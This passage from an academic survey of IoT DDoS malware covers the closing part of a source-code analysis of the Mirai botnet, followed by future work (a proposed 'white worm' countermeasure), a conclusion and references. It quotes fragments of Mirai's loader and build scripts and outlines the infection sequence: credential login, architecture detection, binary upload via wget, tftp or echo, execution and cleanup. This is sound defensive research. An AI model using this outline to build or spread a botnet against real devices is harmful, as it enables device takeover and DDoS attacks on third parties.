handle_event() is executed from a worker thread when an event is queued in its *epoll* and is the core function of the Loader Server, since it uploads the malicious code on vulnerable devices. First of all, it checks if the connection (opened by *server_telnet_probe()*) is still available and working. Subsequently, it enters in an undefined loop and interacts with the remote device through a simple *switch* statement that performs different actions depending on the answer received. Each action is accomplished through a function named *connection_consume_<action>()* and defined in *./connection.c*. The full list of actions is available in *./headers/connection.h* and is shown in Listing 15.

Simplifying the operations performed by the “state machine” in order to infect the weak device can be summarized as follows:

```

root/loader/src/main.c
(53) if ((srv = server_create(sysconf(
        _SC_NPROCESSORS_ONLN), addrs_len, addrs
        , 1024 * 64, "100.200.100.100", 80,
        "100.200.100.100")) == NULL)
(54) {
(55)     printf("Failed to initialize server.
        Aborting\n");
(56)     return 1;
(57) }

```

LISTING 12: Loader Server creation.

```

root/loader/src/headers/server.h
(8) struct server {
(9)     uint32_t max_open;
(10)    volatile uint32_t curr_open;
(11)    volatile uint32_t total_input,
        total_logins, total_echoes,
        total_wgets, total_tftps,
        total_successes, total_failures;
(12)    char *wget_host_ip, *tftp_host_ip;
(13)    struct server_worker *workers;
(14)    struct connection **estab_conns;
(15)    ipv4_t *bind_addrs;
(16)    pthread_t to_thrd;
(17)    port_t wget_host_port;
(18)    uint8_t workers_len, bind_addrs_len;
(19)    int curr_worker_child;
(20) };

```

LISTING 13: Struct that contains all information related to Loader Server.

```

root/loader/src/headers/server.h
(22) struct server_worker {
(23)     struct server *srv;
(24)     int efd; // We create a separate epoll
        context per thread so thread safety
        isn't our problem
(25)     pthread_t thread;
(26)     uint8_t thread_id;
(27) };

```

LISTING 14: Struct that contains information of each worker.

- (iii) *Uploading methods*: detecting if either *wget* or *tftp* services are available. If not, “*echoloader*” will be used, uploading the binary file through the Linux *echo* command and then executing it.
- (iv) *Uploading*: an upload method (*wget*, *tftp*, or *echoloader*) is used to transfer the worm binary file, compiled for the target architecture type. Then, execution privileges are granted.
- (v) *Executing*: executing the uploaded binary file, which contains the Mirai bot code.
- (vi) *Cleaning up*: overriding the section of memory used, aiming to cover the worm and avoid detection.

6.3.6. Script Files. After having trawled most of the Mirai source code, some considerations are in order about the script files used to set it up.

The most relevant script file is undoubtedly *root/mirai/build.sh*. It is a Bash script that provides basic functionalities such as cleaning up artifacts, enabling compiler flags, and building binaries. In particular, it builds the servers GO files and compiles the bot C source code for multiple platforms (i.e., processors and associated instruction sets) running Linux operating system, which is the most common one in the IoT environment. The full list of architectures “supported” by Mirai worm is shown in Listing 16 and can be summarized as follows: *ARM*, *Motorola 68020* (m68k), *MIPS*, *PowerPC* (ppc), *SPARC*, *SuperH* (sh4), and *x86*. What is interesting here is that, even if IoT devices are the main target, the Mirai worm can potentially infect general purpose machines based on x86 architecture.

The script *build.sh* supports different input parameters which can be specified in order to tune the compiling phase. Its usage can be described as follows:

```

./build.sh <debug | release> <telnet |
ssh>

```

The first parameter defines the behaviour of the bot code and the second one the protocol exploited. In detail, the former works as follows:

- (i) *Login*: using the credentials stored in the vulnerability result, in order to log in and gain shell access to the remote device.
- (ii) *Architecture type*: finding out the target device architecture. This information is relevant when an executable binary file is uploaded.

- (i) The *debug* compile option generates bot binaries, which are not daemons, and that print out information about the execution.

```

root/loader/src/headers/connection.h
(49) int connection_consume_iacs(struct
    connection *conn);
(50) int connection_consume_login_prompt(struct
    connection *conn);
(51) int connection_consume_password_prompt(
    struct connection *conn);
(52) int connection_consume_prompt(struct
    connection *conn);
(53) int connection_consume_verify_login(struct
    connection *conn);
(54) int connection_consume_psoutput(struct
    connection *conn);
(55) int connection_consume_mounts(struct
    connection *conn);
(56) int connection_consume_written_dirs(struct
    connection *conn);
(57) int connection_consume_copy_op(struct
    connection *conn);
(58) int connection_consume_arch(struct
    connection *conn);
(59) int connection_consume_arm_subtype(struct
    connection *conn);
(60) int connection_consume_upload_methods(
    struct connection *conn);
(61) int connection_upload_echo(struct
    connection *conn);
(62) int connection_upload_wget(struct
    connection *conn);
(63) int connection_upload_tftp(struct
    connection *conn);
(64) int connection_verify_payload(struct
    connection *conn);
(65) int connection_consume_cleanup(struct
    connection *conn);

```

LISTING 15: List of functions used in *handle_event()* to infect vulnerable devices.

- (ii) The *release* compile option produces the actual worm binaries which are stripped, small (about 60 KB), and ready to be loaded onto vulnerable devices.

As far as the latter is concerned, the *telnet* option is a forced choice, since the implementation of the *ssh* one is missing. In our opinion, the actual implementation of the Mirai worm is able to scan for vulnerable devices through both telnet and SSH protocols, but the code which exploits SSH was cleared off before the repository was published. This assumption is also supported by some online analysis of Mirai [73, 74], which spotted Mirai malicious traffic on the SSH port (i.e., port TCP 23).

The file *root/scripts/cross-compile.sh* is a Bash script in charge of setting the cross-compiler up. It has to be used before running the *root/mirai/build.sh* script and, after *cross-compile.sh* execution, a system reboot is required for changes to take effect.

The files *root/loader/build.debug.sh* and *root/loader/build.sh* are Bash scripts that compile the Loader Server C code,

respectively, in debug and final-stage-ready mode. The Loader Server is not built from the *root/mirai/build.sh* script.

7. Future Work

This work lays the foundations for a number of future projects. First of all, we want to create an interactive web repository that helps to analyze the state-of-the-art of the DDoS panorama. This repository will include an interactive version of the proposed taxonomy, further extensible by other security teams, in order to provide an up-to-date reference for DDoS attacks. It is useful both for researchers willing to investigate the matter and for businesses that need to set up modern defenses against DDoS offensives. Indeed, we plan to enrich the repository with statistical information about most common DDoS attacks and some defensive suggestions (e.g., UNIX iptables rules to discard specific malformed packets).

In addition, we plan to link the interactive DDoS taxonomy to an up-to-date database of malwares that are able to perform such attacks. We will also supply this database with

```

root/mirai/build.sh
(27) compile_bot i586 mirai.x86 "$FLAGS -
    DKILLER_REBIND_SSH -static"
(28) compile_bot mips mirai.mips "$FLAGS -
    DKILLER_REBIND_SSH -static"
(29) compile_bot mipsel mirai.mpsl "$FLAGS -
    DKILLER_REBIND_SSH -static"
(30) compile_bot armv4l mirai.arm "$FLAGS -
    DKILLER_REBIND_SSH -static"
(31) compile_bot armv5l mirai.arm5n "$FLAGS -
    DKILLER_REBIND_SSH"
(32) compile_bot armv6l mirai.arm7 "$FLAGS -
    DKILLER_REBIND_SSH -static"
(33) compile_bot powerpc mirai.ppc "$FLAGS -
    DKILLER_REBIND_SSH -static"
(34) compile_bot sparc mirai.spc "$FLAGS -
    DKILLER_REBIND_SSH -static"
(35) compile_bot m68k mirai.m68k "$FLAGS -
    DKILLER_REBIND_SSH -static"
(36) compile_bot sh4 mirai.sh4 "$FLAGS -
    DKILLER_REBIND_SSH -static"

```

LISTING 16: List of architectures targeted by Mirai worm.

malwares source (or reverse engineered) codes, if available, as well as with exploits that they abuse to infect victims. We also aim to make this database open to other research teams, in order to collect and organize all the useful data. Indeed, one of our main struggles while conducting this survey was the information retrieval phase. These kinds of information are usually scattered around the web and it takes a lot of time to sort them out; therefore, we hope to simplify the investigation process by joining researchers' efforts.

This survey work is aimed at highlighting the current situation of IoT security in order to provide a useful background to design a solution against IoT malwares. As a matter of fact, we are currently working on a solution called AntibIoTic [75]. AntibIoTic aims at counteracting the spread of IoT malwares on the basis of a fairly simple idea: AntibIoTic is a white worm that utilizes the same vulnerabilities used by malicious malwares, such as Mirai, to infect IoT devices before other malwares. If the victim device has been already infected, AntibIoTic attempts to eradicate the malware and to take its place. Once AntibIoTic controls the device, it tries to fix the security vulnerabilities or, at least, warns the owner that the device is vulnerable and some actions should be taken. If a fix is possible, AntibIoTic applies it and then frees the IoT device; if not, it stays in place and keeps at bay other malwares that might try to infect the device.

AntibIoTic is strictly related to the public repository that we plan to set up. In fact, only by keeping an up-to-date database of IoT security vulnerabilities and on-the-wild malwares we can make our solution proposal effective and efficient.

8. Conclusion

In the last years, the technology market has witnessed an unforeseen flooding of poorly designed and badly protected

IoT devices. This lack of attention, primarily driven by firms intrinsic rush for market survival, made the whole Internet security worse than ever by mainly revamping old DDoS attacks.

Motivated by both this exacerbated situation and the lack of pertinent literature about this category of attacks in the IoT context, in this paper we have provided an up-to-date taxonomy of DDoS attacks, with respect to the IoT world, and showed how this taxonomy can be applied to actual DDoS attacks. Furthermore, we have showed how the current situation is, with respect to DDoS-capable IoT malwares, outlining the main families of malwares and the relationships that subsist between them.

Last, but not least, we have gone through a deep investigation of Mirai, showing in detail how its skeleton was designed and how all its components cooperate in order to achieve a full functioning botnet.

We believe that this thorough security analysis of the IoT world can be useful for the scientific community as a foundation to tackle the growing IoT security disaster and to propose concrete solutions to protect the whole Internet infrastructure and, most importantly, all the actors that rely on it. For sure, this constitutes our main future work.

Conflicts of Interest

The authors declare that there are no conflicts of interest regarding the publication of this paper.

References

- [1] E. Bertino, K.-K. R. Choo, D. Georgakopoulos, and S. Nepal, "Internet of things (IoT): smart and secure service delivery," *ACM Transactions on Internet Technology (TOIT)*, vol. 16, no. 4, article 22, 2016.
- [2] J. Granjal, E. Monteiro, and J. Sa Silva, "Security for the internet of things: a survey of existing protocols and open research issues," *IEEE Communications Surveys & Tutorials*, vol. 17, no. 3, pp. 1294–1312, 2015.
- [3] O. Arias, J. Wurm, K. Hoang, and Y. Jin, "Privacy and security in internet of things and wearable devices," *IEEE Transactions on Multi-Scale Computing Systems*, vol. 1, no. 2, pp. 99–109, 2015.
- [4] N. Dragoni, A. Giarretta, and M. Mazzara, "The internet of hackable things," in *Proceedings of the 5th International Conference in Software Engineering for Defense Applications (SEDA16)*, P. Ciancarini, S. Litvinov, A. Messina, A. Sillitti, and G. Succi, Eds., Advances in Intelligent Systems and Computing, Springer, Berlin, Germany, 2017.
- [5] D. Hughes, "Silent risk: new incarnations of longstanding threats," *Network Security*, vol. 2016, no. 8, pp. 17–20, 2016.
- [6] S. K. Shukla, "Editorial: cyber security, IoT, block chains—risks and opportunities," *ACM Transactions on Embedded Computing Systems (TECS)*, vol. 16, no. 3, article 62, pp. 1–2, 2017.
- [7] R. Goyal, N. Dragoni, and A. Spognardi, "Mind the tracker you wear: a security analysis of wearable health trackers," in *Proceedings of the 31st Annual ACM Symposium on Applied Computing (SAC '16)*, pp. 131–136, Pisa, Italy, April 2016.
- [8] N. Hoque, D. K. Bhattacharyya, and J. K. Kalita, "Botnet in DDoS attacks: trends and challenges," *IEEE Communications Surveys & Tutorials*, vol. 17, no. 4, pp. 2242–2270, 2015.

- [9] T. Peng, C. Leckie, and K. Ramamohanarao, "Survey of network-based defense mechanisms countering the DoS and DDoS problems," *ACM Computing Surveys*, vol. 39, no. 1, article 3, 2007.
- [10] E. Bertino and N. Islam, "Botnets and internet of things security," *IEEE Computer*, vol. 50, no. 2, pp. 76–79, 2017.
- [11] C. Koliass, G. Kambourakis, A. Stavrou, and J. Voas, "DDoS in the IoT: mirai and other botnets," *IEEE Computer*, vol. 50, no. 7, pp. 80–84, 2017.
- [12] K. York, Dyn statement on 10/21/2016 DDoS attack, Dyn Blog, 2016, <http://dyn.com/blog/dyn-statement-on-10212016-ddos-attack/>.
- [13] S. Hilton, Dyn analysis summary of friday october 21 attack, Dyn Blog, 2016, <http://dyn.com/blog/dyn-analysis-summary-of-friday-october-21-attack/>.
- [14] A. Asosheh and N. Ramezani, "A comprehensive taxonomy of DDoS attacks and defense mechanism applying in a smart classification," *WSEAS Transactions on Computers*, vol. 7, no. 4, pp. 281–290, 2008.
- [15] M. De Donno, N. Dragoni, A. Giarretta, and A. Spognardi, "Analysis of DDoS-capable IoT malwares," in *Proceedings of the 1st International Conference on Security, Privacy, and Trust (INSERT '17)*, M. Ganzha, L. Maciaszek, and M. Paprzycki, Eds., vol. 11, pp. 807–816, Prague, Czech Republic, September 2017.
- [16] S. M. Specht and R. B. Lee, "Distributed denial of service: taxonomies of attacks, tools, and countermeasures," in *Proceedings of the 17th International Conference on Parallel and Distributed Computing Systems (ISCA PDCS '04)*, pp. 543–550, San Francisco, Calif, USA, September 2004.
- [17] J. Mirkovic and P. Reiher, "A taxonomy of ddos attack and ddos defense mechanisms," *Computer Communication Review*, vol. 34, no. 2, pp. 39–53, 2004.
- [18] B. B. Gupta, R. C. Joshi, and M. Misra, "Defending against distributed denial of service attacks: issues and challenges," *Information Security Journal: A Global Perspective*, vol. 18, no. 5, pp. 224–247, 2009.
- [19] C. Douligeris and A. Mitrokotsa, "DDoS attacks and defense mechanisms: classification and state-of-the-art," *Computer Networks*, vol. 44, no. 5, pp. 643–666, 2004.
- [20] U. Tariq, M. Hong, and K.-S. Lhee, "A comprehensive categorization of DDoS attack and DDoS defense techniques," in *Advanced Data Mining and Applications*, vol. 4093 of *Lecture Notes in Computer Science*, pp. 1025–1036, Springer, Berlin, Germany, 2006.
- [21] A. Hussain, J. Heidemann, and C. Papadopoulos, "A framework for classifying denial of service attacks," in *Proceedings of the Conference on Applications, Technologies, Architectures, and Protocols for Computer Communications (SIGCOMM '03)*, pp. 99–110, Karlsruhe, Germany, August 2003.
- [22] E. Alomari, S. Manickam, B. B. Gupta, S. Karuppayah, and R. Alfari, "Botnet-based distributed denial of service (DDoS) attacks on web servers: classification and art," *International Journal of Computer Applications*, vol. 49, no. 7, pp. 24–32, 2012.
- [23] S. Specht and R. Lee, "Taxonomies of Distributed Denial of Service networks, attacks, tools and countermeasures," CE-L2003-03, Princeton University, Princeton, NJ, USA, 2003.
- [24] RioRey Inc, Taxonomy of DDoS Attacks, 2014, <https://www.servermania.com/gallery/resources/RioRey.Taxonomy.DDoS-Attacks.2.6.2014.pdf>.
- [25] K. Kumar, R. C. Joshi, and K. Singh, "An integrated approach for defending against distributed denial-of-service (DDoS) attacks," in *IRISS-2006*, pp. 1–6, 2006.
- [26] G. Singn and M. Gupta, "Distributed denial-of-service," in *Proceedings of the 3rd International Conference on Recent Trends in Engineering, Science and Management (ICRTESM '16)*, pp. 1131–1139, Bundi, Rajasthan, April 2016.
- [27] N. Dragoni, F. Massacci, and A. Saidane, "A self-protecting and self-healing framework for negotiating services and trust in autonomic communication systems," *Computer Networks*, vol. 53, no. 10, pp. 1628–1648, 2009.
- [28] A. Chen, A. Sriraman, T. Vaidya et al., "Dispersing asymmetric DDoS attacks with SplitStack," in *Proceedings of the 15th ACM Workshop on Hot Topics in Networks (HotNets '16)*, pp. 197–203, Atlanta, Ga, USA, November 2016.
- [29] V. Paxson, "An analysis of using reflectors for distributed denial-of-service attacks," *ACM SIGCOMM Computer Communication Review*, vol. 31, no. 3, pp. 38–47, 2001.
- [30] S. Gibson, *DRDoS: Description and Analysis of A Potent, Increasingly Prevalent, and Worrisome Internet Attack*, Gibson Research Corporation, Dayton, Ohio, United States, 2002.
- [31] M. Ballano, "Is there an Internet-of-Things vigilante out there?" Symantec Blog, 2015, <https://www.symantec.com/connect/blogs/there-internet-things-vigilante-out-there>.
- [32] W. Grange, "Hajime worm battles Mirai for control of the Internet of Things," Symantec Blog, 2017, <https://www.symantec.com/connect/blogs/hajime-worm-battles-mirai-control-internet-things>.
- [33] R. K. C. Chang, "Defending against flooding-based distributed denial-of-service attacks: a tutorial," *IEEE Communications Magazine*, vol. 40, no. 10, pp. 42–51, 2002.
- [34] S. T. Zargar, J. Joshi, and D. Tipper, "A survey of defense mechanisms against distributed denial of service (DDoS) flooding attacks," *IEEE Communications Surveys & Tutorials*, vol. 15, no. 4, pp. 2046–2069, 2013.
- [35] C. Rossow, "Amplification hell: revisiting network protocols for ddos abuse," in *Proceedings of the Network and Distributed System Security Symposium*, San Diego, CA, February 2014.
- [36] S. Ranjan, R. Swaminathan, M. Uysal, and E. Knightly, "DDoS-resilient scheduling to counter application layer attacks under imperfect detection," in *Proceedings of the 25th IEEE International Conference on Computer Communications (INFOCOM '06)*, pp. 1–13, Barcelona, Spain, April 2006.
- [37] A. Networks, "The growing threat of application-Layer DDoS attacks," Tech. Rep., Arbor Networks, Burlington, Mass, USA, 2011.
- [38] K. J. Houle and G. M. Weaver, "Trends in denial of service attack technology," Tech. Rep., CERT Coordination Center, Pittsburgh, Pa, USA, 2001.
- [39] X. Luo and R. K. C. Chang, "On a new class of pulsing denial-of-service attacks and the defense," in *Proceedings of the 12th Annual Network and Distributed System Security Symposium*, San Diego, Calif, USA, February 2005.
- [40] P. Ferguson and D. Senie, "Network ingress filtering: defeating denial of service attacks which employ IP source address spoofing," RFC 2827, IETF, Fremont, Calif, USA, 2000.
- [41] K. Park and H. Lee, "On the effectiveness of route-based packet filtering for distributed DoS attack prevention in power-law internets," in *Proceedings of the 2001 Conference on Applications, Technologies, Architectures, and Protocols for Computer Communications (SIGCOMM '01)*, pp. 15–26, San Diego, Calif, USA, August 2001.
- [42] J. Li, J. Mirkovic, M. Wang, M. Reiher, and L. Zhang, "SAVE: source address validity enforcement protocol," in *Proceedings of*

- the Proceeding of the 21st IEEE Annual Joint Conference of the IEEE Computer and Communications Societies (INFOCOM '02)*, pp. 1557–1566, New York, NY, USA, June 2002.
- [43] CERT, “TCP SYN flooding and IP spoofing attacks,” CA-1996-21, CERT Advisory, 2000.
 - [44] CERT, “Smurf IP denial-of-service attacks,” CA-1998-01, CERT Advisory, 2000.
 - [45] H. Ballani and P. Francis, “Mitigating DNS DoS attacks,” in *Proceedings of the 15th ACM conference on Computer and Communications Security (CCS '08)*, pp. 189–198, Alexandria, Va, USA, October 2008.
 - [46] J. Choi, C. Choi, B. Ko, and P. Kim, “A method of DDoS attack detection using HTTP packet pattern and rule engine in cloud computing environment,” *Soft Computing*, vol. 18, no. 9, pp. 1697–1703, 2014.
 - [47] M. Anagnostopoulos, G. Kambourakis, P. Kopanos, G. Louloudakis, and S. Gritzalis, “DNS amplification attack revisited,” *Computers & Security*, vol. 39, pp. 475–485, 2013.
 - [48] M. Janus, “Heads of the hydra. Malware for network devices,” Tech. Rep., Securelist, 2011.
 - [49] Hydra IRC bot, the 25 minute overview of the kit, Insecurity Research, 2012, <http://insecurity.net/?p=90>.
 - [50] McAfee, Linux/DDoS-Kaiten, mmcafee.com, 2002, <https://www.mcafee.com/threat-intelligence/malware/default.aspx?id=99733>.
 - [51] S. Khandelwal, Warning - Linux Mint Website Hacked and ISOs replaced with Backdoored Operating System, The Hacker News, 2016, <http://thehackernews.com/2016/02/linux-mint-hack.html>.
 - [52] lightaidra 0x2012 (aidra), Vierko.org, 2013, <https://vierko.org/tech/lightaidra-0x2012/>.
 - [53] Akamai, “Spike DDoS toolkit,” Tech. Rep. 1078, Akamai, Cambridge, Mass, USA, 2014.
 - [54] M. J. Bohio, “Analyzing a backdoor/bot for the MIPS platform,” Tech. Rep., SANS Institute, 2015.
 - [55] MMD-0052-2016 - Overview of “SkidDDoS” ELF++ IRC Botnet, MalwareMustDie! Blog, 2016, <http://blog.malwaremustdie.org/2016/02/mmd-0052-2016-skiddos-elf-distribution.html>.
 - [56] Linux/AES.DDoS: Router Malware Warning—Reversing an ARM arch ELF, MalwareMustDie! Blog, 2014, <http://blog.malwaremustdie.org/2014/09/reversing-arm-architecture-elf-elknot.html>.
 - [57] Symantec Security Response, ShellShock: All you need to know about the Bash Bug vulnerability, Symantec Blog, 2014, <https://www.symantec.com/connect/blogs/shellshock-all-you-need-know-about-bash-bug-vulnerability>.
 - [58] Linux/XOR.DDoS: Fuzzy reversing a new China ELF, Malware-MustDie! Blog, 2014, <http://blog.malwaremustdie.org/2014/09/mmd-0028-2014-fuzzy-reversing-new-china.html>.
 - [59] Akamai, “Case study: FastDNS infrastructure battles Xor botnet,” Tech. Rep., Akamai Technologies, Cambridge, Mass, USA, 2015.
 - [60] Linux/luabot - iot botnet as service, MalwareMustDie! Blog, 2016, <http://blog.malwaremustdie.org/2016/09/mmd-0057-2016-new-elf-botnet-linuxluabot.html>.
 - [61] NSFOCUS DDoS Defense Research Lab and Threat Response Center (TRC), “2016 q3 report on ddos situation and trends,” Tech. Rep., NSFOCUS, Inc., 2016.
 - [62] M. Malik and M.-E. M. Léveillé, “Meet Remaiten—a Linux bot on steroids targeting routers and potentially other IoT devices,” Tech. Rep., WeLiveSecurity, 2016.
 - [63] MMD-0059-2016 - Linux/IRCTelnet (new Aidra) - A DDoS botnet aims IoT w/ IPv6 ready, MalwareMustDie! Blog, 2016, <http://blog.malwaremustdie.org/2016/10/mmd-0059-2016-linux-irctelnet-new-ddos.html>.
 - [64] K. Angrishi, Turning Internet of Things (IoT) into Internet of Vulnerabilities (IoV): IoT Botnets, 2017, <https://arxiv.org/abs/1702.03681>.
 - [65] O. Klabi, “OVH suffers 1.1 Tbps DDoS attack,” Tech. Rep., SC Magazine, UK, 2016.
 - [66] R. Millman, KrebsOnSecurity hit with record DDoS, KrebsOnSecurity Blog, 2016, <https://krebsonsecurity.com/2016/09/krebsonsecurity-hit-with-record-ddos/>.
 - [67] S. Mansfield-Devine, “DDoS goes mainstream: how headline-grabbing attacks could make this threat an organisation’s biggest nightmare,” *Network Security*, vol. 2016, no. 11, pp. 7–13, 2016.
 - [68] R. Millman, “Who is Anna-Senpai, the Mirai worm author?” KrebsOnSecurity Blog, 2017, <https://krebsonsecurity.com/2017/01/who-is-anna-senpai-the-mirai-worm-author/>.
 - [69] Anna-Senpai, Mirai Source Code on GitHub, 2016, <https://github.com/jgamblin/Mirai-Source-Code>.
 - [70] J. A. Jerkins, “Motivating a market or regulatory solution to IoT insecurity with the Mirai botnet code,” in *Proceedings of the 7th IEEE Annual Computing and Communication Workshop and Conference (CCWC '17)*, Las Vegas, Nev, USA, January 2017.
 - [71] BadCyber, New Mirai attack vector: bot exploits a recently discovered router vulnerability, BadCyber, 2016, <https://badcyber.com/new-mirai-attack-vector-bot-exploits-a-recently-discovered-router-vulnerability/>.
 - [72] S. Khandelwal, New windows trojan spread Mirai malware to hack more IoT devices, The Hacker News, 2017, <http://thehackernews.com/2017/02/mirai-iot-botnet-windows.html>.
 - [73] A. Tellez, “Analyzing the Mirai botnet with Splunk,” Splunk Blog, 2016, <https://www.splunk.com/blog/2016/10/07/analyzing-the-mirai-botnet-with-splunk/>.
 - [74] S. Ben-Shimol, Let’s discuss facts: An insight into Mirai’s source-code, Radware Blog, 2016, <https://blog.radware.com/security/2016/11/insight-into-mirais-source-code/>.
 - [75] M. De Donno, N. Dragoni, A. Giarretta, and M. Mazzara, “AntibIoTic: protecting IoT devices against DDoS attacks,” in *Proceedings of the 5th International Conference in Software Engineering for Defense Applications (SEDA16)*, P. Ciancarini, S. Litvinov, A. Messina, A. Sillitti, and G. Succi, Eds., Advances in Intelligent Systems and Computing, Springer, Berlin, Germany, 2017.

